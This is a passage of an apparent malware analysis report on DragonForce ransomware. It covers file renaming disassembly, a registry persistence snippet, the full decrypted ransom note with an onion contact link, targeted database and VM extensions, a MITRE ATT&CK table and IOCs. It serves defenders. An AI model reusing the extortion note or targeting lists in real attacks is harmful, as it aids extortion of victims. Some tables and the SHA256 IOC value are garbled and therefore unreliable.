KB</td></tr><tr><td>3ksxg24i3kxm2wyb6rbtuoov.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>2,063 KB</td></tr><tr><td>3ksxgwp36un7ew3grbtuoov.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>2,490 KB</td></tr><tr><td>b97812a2e6be54e725defbab88357fa2.6A1530</td><td>7/20/2025 10:20 PM</td><td>Application</td><td>419 KB</td></tr></table>			2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77man4zv.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	23 KB	2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77mdwvzt.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	33 KB	2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	5,225 KB	2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	6 KB	2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	1,601 KB	3ksxg24i3kxm2wyb6rbtuoov.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	2,063 KB	3ksxgwp36un7ew3grbtuoov.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	2,490 KB	b97812a2e6be54e725defbab88357fa2.6A1530	7/20/2025 10:20 PM	Application	419 KB
2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77man4zv.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	23 KB																															
2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77mdwvzt.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	33 KB																															
2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	5,225 KB																															
2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	6 KB																															
2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	1,601 KB																															
3ksxg24i3kxm2wyb6rbtuoov.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	2,063 KB																															
3ksxgwp36un7ew3grbtuoov.dragonforce_encrypted	8/4/2025 1:23 PM	DRAGONFORCE_E...	2,490 KB																															
b97812a2e6be54e725defbab88357fa2.6A1530	7/20/2025 10:20 PM	Application	419 KB																															

Figure 13: Ransomware Extension added

- Renaming infected files with ransomware extension as shown in the below screenshot.
- The ransomware uses Base32 encoding for filenames and appends a specific extension to the encrypted files.

68 94EA6D00	push b97812a2e6be54e725defbab88357fa2.6DEA94	6DEA94:L"Renaming: %s , %s"
E8 96460100	call b97812a2e6be54e725defbab88357fa2.6A1530	
83C4 0C	add esp,c	
8D55 9C	lea ecx,dword ptr ss:[ebp-64]	[ebp-64]:L"Data07.asp"
8D4D CC	lea ecx,dword ptr ss:[ebp-34]	[ebp-34]:L"kivrkp4v3mr3fmdv"
E8 A87F0100	call b97812a2e6be54e725defbab88357fa2.6A4E50	
83D0 E0 07	cmp dword ptr ss:[ebp-20],7	
8D45 CC	lea eax,dword ptr ss:[ebp-34]	[ebp-34]:L"kivrkp4v3mr3fmdv"
0F4745 CC	cmova eax,dword ptr ss:[ebp-34]	[ebp-34]:L"kivrkp4v3mr3fmdv"
50	push eax	
68 B8EA6D00	push b97812a2e6be54e725defbab88357fa2.6DEAB8	6DEAB8:L"New name: %s"
E8 72460100	call b97812a2e6be54e725defbab88357fa2.6A1530	
83D0 E0 07	cmp dword ptr ss:[ebp-20],7	
8D4D CC	lea ecx,dword ptr ss:[ebp-34]	[ebp-34]:L"kivrkp4v3mr3fmdv"
8D45 B4	lea eax,dword ptr ss:[ebp-4C]	
0F474D CC	cmova ecx,dword ptr ss:[ebp-34]	[ebp-34]:L"kivrkp4v3mr3fmdv"
83D0 C8 07	cmp dword ptr ss:[ebp-53],7	
51	push ecx	
0F4745 B4	cmova eax,dword ptr ss:[ebp-4C]	
50	push eax	
68 D4EA6D00	push b97812a2e6be54e725defbab88357fa2.6DEAD4	6DEAD4:L"%s\\%s"
53	push ebx	ebx:L"C:\\i-\\kivrkp4v3mr3fmdv"
FF15 A4326D00	call dword ptr ds:[<wsprintfw>]	
53	push ebx	
68 E0EA6D00	push b97812a2e6be54e725defbab88357fa2.6DEAE0	6DEAE0:L"Resulting name: %s"
E8 43460100	call b97812a2e6be54e725defbab88357fa2.6A1530	
884D E0	mov ecx,dword ptr ss:[ebp-20]	

Figure 14: Renaming files

- DragonForce ransomware creates a Persistence through registry key folder name as dragonforce_encrypted under HKEY_CLASSES_ROOT using RegCreateKeyExW.

- ```
v11 = RegCreateKeyEx(h1, SubKey, 0, 0, 0, 0x20006u, &SecurityAttributes, &phkResult, &dwDisposition);
if (!v11)
{
 RegCloseKey(phkResult);
 v12 = 1;
 goto LABEL_21;
}
SetLastError(v11);
}
```



- [illegible]

| Address                           | Hex                                             | ASCII              |
|-----------------------------------|-------------------------------------------------|--------------------|
| 012516F8                          | 48 65 6C 6C 6F 21 20 0A 0A 59 6F 75 72 20 66 69 | Hello!..Your files |
| 01251708                          | 5C 65 73 20 68 61 76 65 20 62 65 65 6E 20 73 74 | les have been st   |
| [01F00000] = 7B748069 (User Data) | 66 72 6F 6D 20 79 6F 75 72 20 6E 75 72 20 6E    | olen from your n   |
| 01251738                          | 70 74 65 64 20 77 69 6F 68 20 61 20 73 74 72 6F | etwork and encry   |
| 01251748                          | 6E 67 20 61 6C 6F 67 62 69 74 68 6D 2E 20 57 65 | pted with a stro   |
| 01251758                          | 20 77 6F 72 68 20 66 6F 72 20 6D 6F 65 65 79 20 | ng algorithm. We   |
| 01251768                          | 61 6E 64 20 61 72 65 65 20 6E 6F 74 20 61 73 6F | work for money     |
| 01251778                          | 63 69 61 74 65 64 20 67 69 74 68 20 70 6F 6C 69 | and are not asso   |
| 01251788                          | 74 69 63 73 2E 20 41 6C 6E 20 79 6F 75 20 6C 65 | ciated with poli   |
| 01251798                          | 65 64 20 74 6F 20 64 6F 20 69 73 20 63 6F 6E 74 | tics. All you ne   |
| 012517A8                          | 61 63 74 20 75 73 20 61 6E 64 20 70 61 79 2E 0A | ed to do is cont   |
| 012517B8                          | 0A 2D 2D 20 4F 75 72 20 63 6F 6D 6D 75 6E 69    | act us and pay..   |
| 012517C8                          | 63 61 74 69 6F 6E 20 7D 72 6F 63 65 73 73 3A 0A | .... Our communi   |
| 012517D8                          | 0A 09 31 2E 20 59 6F 75 20 63 6F 6E 74 61 63 74 | cation process..   |
| 012517E8                          | 20 75 73 2E 0A 09 32 2E 20 57 65 20 73 65 6E 64 | ...1. You contact  |
| 012517F8                          | 20 79 6F 75 20 61 20 6C 69 73 74 20 6F 6E 20 66 | us...2. We send    |
| 01251808                          | 69 6C 65 73 20 74 68 61 74 20 77 65 72 65 20 73 | you a list of f    |
| 01251818                          | 74 6F 6C 65 2E 0A 09 32 2E 57 65 20 64 65       | iles that were s   |
| 01251828                          | 63 72 79 70 74 20 31 20 66 69 6C 65 20 74 6F 20 | tolen...3. We de   |

Figure 16: Decryption of the readme content

- ```

readme - Notes
File Edit Format View Help
Hello!

Your files have been stolen from your network and encrypted with a strong algorithm. We work for money and are not associated with politics. All you need to do is contact us and pay.

--- Our communication process:

1. You contact us.
2. We send you a list of files that were stolen.
3. We decrypt 1 file to confirm that our decryptor works.
4. We agree on the amount, which must be paid using BTC.
5. We delete your files, we give you a decryptor.
6. We give you a detailed report on how we compromised your company, and recommendations on how to avoid such situations in the future.

--- Client area (use this site to contact us):

Link for Tor Browser: http://3pktrcbssvrmw5skburdwezh3v6ibdn5kbjghsg6eu656b7rygd.onion
>>> Use this ID: [REDACTED] to begin the recovery process.

* In order to access the site, you will need Tor Browser,
  you can download it from this link: https://www.torproject.org/

--- Additional contacts:

Support Tox: [REDACTED]

--- Recommendations:

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.

--- Important:

If you refuse to pay or do not get in touch with us, we start publishing your files.
24/11/2024 00:00 UTC the decryptor will be destroyed and the files will be published on our blog.

Blog: http://[REDACTED]

Sincerely, 01000100 01110010 01100001 01100111 01101111 01101110 01000110 01101111 01110010 01100011 01100101

```


Figure 17: Ransom note

- After infection, the malware changes the screen wallpaper and drops a readme text file, as shown in the image below.




Figure 18: Infected machine desktop

- The following is a list of targeted file extensions:

.accdb, .accdc, .accde, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .daccpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxi, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .oqy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spq, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abccdb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt.

- The following is a list of targeted virtual machine file extensions:

.vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso.

MITRE ATT&CK:

MITRE Tactic Technique		Description
Initial Access	Phishing	Delivers malware via spear-phishing emails
Execution	User Execution	Relies on victims opening malicious file attachments (scripts, or executables) delivered via phishing
Persistence	Registry Run Keys	Creates or modifies autorun Registry keys for persistence.
Privilege Escalation	Access Token Manipulation	DragonForce may also abuse token impersonation to gain system-level access
Defense Evasion	Obfuscated Files or Information	DragonForce obfuscates its payload by packing or encrypting parts of the code to evade detection and hinder static analysis.
Discovery	File and Directory Discovery	After gaining access, they recursively enumerate files and directories on compromised systems for encryption.
Lateral Movement	Remote Desktop Protocol	DragonForce connects to multiple internal systems over RDP to expand their foothold. RDP is used for lateral movement within the network.
Command & Control	Application Layer Protocol: Web Protocols	C2 communication is established using HTTP.
Impact	Data /System Encrypted	Deploys ransomware to encrypt files on victim systems, Once encryption is complete, the ransomware drops ransom note files on disk and often changes the desktop wallpaper to a ransom message

Conclusion:

- DragonForce ransomware is a highly dangerous threat. It demonstrates typical ransomware behavior, such as file encryption, ransom demands, and communication with a C2 server. However, it also exhibits advanced evasion techniques like obfuscation, anti-analysis.
- DragonForce ransomware deploys payloads derived from leaked LockBit3.0 and Conti source code. The encryption percentage of a file is determined by both file size and whether the extension is included in the ransomware's targeted list.

IOC:

SHA256 c844d02c91d5e6dc293de80085ad2f69b5c44bc46ec9fdaa4e3efbda062c871cb9bba02d18bacc4bc8d9e4f70657d3815
File
Created C:\Users\Public\log.logC:\Users\Public\wallpaper_white.pngC:\Users\Public\icon.icoreadme.txt
Registry
key HKCR\dragonforce_encrypted
Mutex hsfjuukjzloqu28oajh727190